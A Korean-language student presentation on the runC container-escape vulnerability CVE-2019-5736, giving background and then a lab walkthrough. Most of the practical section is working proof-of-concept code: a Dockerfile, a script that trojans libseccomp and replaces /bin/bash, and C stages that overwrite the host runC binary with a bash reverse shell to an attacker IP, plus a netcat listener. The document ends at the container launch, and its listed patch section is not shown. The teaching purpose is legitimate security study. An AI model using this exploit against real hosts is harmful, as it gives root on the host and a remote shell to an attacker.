

컨테이너 탈출 가능한 *runC* 취약점

IT정보공학과 201812745 김종원

Contents

This page contains a table of contents

1.

CVE-2019-5736

- 취약점 개요

2.

runC

- 개요
- docker의 container 생성 과정

3.

실습


- 테스트 환경 구성
- 시나리오
- POC
- Dockerfile, run.sh, stage1,2.c
- attack

4.

패치 내용 및 대응 방안


- 패치 및 대응 방안

- 컨테이너 탈출 가능한 runC 취약점



- 발표 날짜**
2019년 2월 11일

- 개요**
Docker 컨테이너를 실행하기 위해 설계된 컨테이너 런타임 CLI툴인 runC에서 취약점이 발견.
- 원인**
해당 취약점은 /proc/self/exe와 관련된 파일 디스크립터를 적절하게 처리하지 못하여 발생.
- 위협**
컨테이너 내부에서 루트 권한으로 악의적인 프로세스를 실행할 경우 호스트의 runC 바이너리를 덮어, 최종적으로 컨테이너를 실행하는 호스트에 대한 루트 권한을 탈취.
- 해당 버전**
Docker CE 18.06.2, ~18.09.2
Docker EE 18.03.1-ee-6, 18.09.2
17.06.2-ee-19 이전 버전




runC


- OCI runtime-spec을 따르는 경량 컨테이너 런타임

특징

- Docker 플랫폼의 구성요소에 종속되지 않음.
- 서로 다른 커널의 인터페이스, 버전에 맞춰 컨테이너를 실행할 수 있도록 namespace 격리와 cgroup 제어.



역할	정보
공격자	Linux kali 6.1.0 64bit
희생자	Ubuntu 18.04.2 LTS 64bit / Docker-ce 18.06.-ce



```
user18@user18-virtual-machine:~$ sudo docker version
Client:
 Version:           18.06.1-ce
 API version:       1.38
 Go version:        go1.10.3
 Git commit:        e68fc7a
 Built:             Tue Aug 21 17:24:51 2018
 OS/Arch:           linux/amd64
 Experimental:      false


Server:
 Engine:
  Version:          18.06.1-ce
  API version:      1.38 (minimum version 1.12)
  Go version:       go1.10.3
  Git commit:       e68fc7a
  Built:            Tue Aug 21 17:23:15 2018
  OS/Arch:          linux/amd64
  Experimental:     false
```

- 희생자의 Docker version 확인.


```
user18@user18-virtual-machine:~$ sudo usermod -aG docker user18
```

- User18이 “docker “ 명령어를 사용할 수 있게 권한을 부여.


```
user18@user18-virtual-machine:~$ docker version
Client:
 Version:      18.06.1-ce
 API version:  1.38
 Go version:   go1.10.3
 Git commit:   e68fc7a
 Built:        Tue Aug 21 17:24:51 2018
 OS/Arch:      linux/amd64
 Experimental: false
Got permission denied while trying to connect to the Docker daemon socket at unix:
//var/run/docker.sock: Get http://%2Fvar%2Frun%2Fdocker.sock/v1.38/version:
dial unix /var/run/docker.sock: connect: permission denied
```



```
user18@user18-virtual-machine:~$ docker version
Client:
 Version:      18.06.1-ce
 API version:  1.38
 Go version:   go1.10.3
 Git commit:   e68fc7a
 Built:        Tue Aug 21 17:24:51 2018
 OS/Arch:      linux/amd64
 Experimental: false

Server:
 Engine:
  Version:      18.06.1-ce
  API version:  1.38 (minimum version 1.12)
  Go version:   go1.10.3
  Git commit:   e68fc7a
  Built:        Tue Aug 21 17:23:15 2018
  OS/Arch:      linux/amd64
  Experimental: false
```

- 권한이 부여된 사용자가 “docker” 명령어를 사용할 수 있음을 확인.



- POC 코드를 github에서 다운로드.

```
1 FROM ubuntu:18.04
2
3 RUN set -e -x ;\
4     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
5     apt -y update ;\
6     apt-get -y install build-essential ;\
7     cd /root ;\
8     apt-get -y build-dep libseccomp ;\
9     apt-get source libseccomp
10
11 ADD stage1.c /root/stage1.c
12 ADD stage2.c /root/stage2.c
13 ADD run.sh /root/run.sh
14 RUN set -e -x ;\
15     chmod 777 /root/run.sh
```

- 베이스 이미지를 ubuntu 18.04를 사용.

- 기본 라이브러리와 헤더파일을 가지고 있는 build-essential 패키지와 리눅스 커널의 syscall 필터링 기능을 수행하는 libseccomp를 다운로드.

- stage1.c, stage2.c, run.sh를 컨테이너의 /root 경로에 추가.
- run.sh 파일의 접근권한을 777로 변경.

- 해당 Dockerfile을 “docker build” 명령을 이용해 이미지로 변환.

```
1  #!/bin/bash
2  cd /root/libseccomp-2.3.1
3  cat /root/stage1.c >> src/api.c
4  DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
5  dpkg -i /root/*.deb
6  mv /bin/bash /bin/good_bash
7  gcc /root/stage2.c -o /stage2
8  cat >/bin/bash <<EOF
9  #!/proc/self/exe
10 EOF
11 chmod +x /bin/bash
```

- libseccomp 라이브러리 소스에 악성 c 소스 코드 파일인 stage1.c를 추가시켜 빌드 후 재설치.

- stage2. 소스 파일을 빌드하고 /bin/bash 바이너리 파일을 #!/proc/self/exe로 덮음.
- /bin/bash 실행 권한을 모두에게 부여.

```
8  __attribute__((constructor)) void foo(void)
9  {
10     int fd = open("/proc/self/exe", O_RDONLY);
11     if (fd == -1 ) {
12         printf("HAX: can't open /proc/self/exe\n");
13         return;
14     }
15     printf("HAX: fd is %d\n", fd);
16
17     char *argv2[3];
18     argv2[0] = strdup("/stage2");
19     char buf[128];
20     snprintf(buf, 128, "/proc/self/fd/%d", fd);
21     argv2[1] = buf;
22     argv2[2] = 0;
23     execve("/stage2", argv2, NULL);
24 }
```

- 실행 중인 runC 바이너리를 수정하기 위해서 runC 프로세스가 종료되어야 함.


하지만 runC 프로세스가 종료되면 /proc/[runc-pid]/exe도 함께 종료 됨.

따라서 /proc/self/exe를 read_only로 열어 /usr/bin/docker-run 파일 디스크립터를 생성한 후 stage2.c의 인자로 넘김.

```
8  int main(int argc, char **argv) {
9
10     printf("HAX2: argv: %s\n", argv[1]);
11     int res1 = -1;
12     int total = 10000;
13     while(total>0 && res1== -1){
14
15         int fd = open(argv[1], O_RDWR|O_TRUNC);
16         printf("HAX2: fd: %d\n", fd);
17
18         const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.86.1/4455 0>&1 &\n";
19         int res = write(fd, poc, strlen(poc));
20         printf("HAX2: res: %d, %d\n", res, errno);
21         res1 = res;
22         total--;
23     }
24 }
```

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST
      inet 172.16.230.128
```

- stage1.c 에서 넘겨 받은 파일 디스크립터를 통해 호스트의 docker-runc 바이너리 파일 수정을 시도. -> 결국 docker-runc가 종료되는 시점에 수정 완료.
- poc는 호스트의 쉘을 공격자의 ip에서 원격으로 접속 가능하게 하는 코드.

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ nc -nlvvp 4455' and the output is 'listening on [any] 4455 ...'.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -nlvvp 4455  
listening on [any] 4455 ...
```

- netcat을 이용해 공격자는 4455 포트를 listen 상태로 만듦.

```
user18@user18-virtual-machine:~$ docker run -t -d --name cvetest cve
```

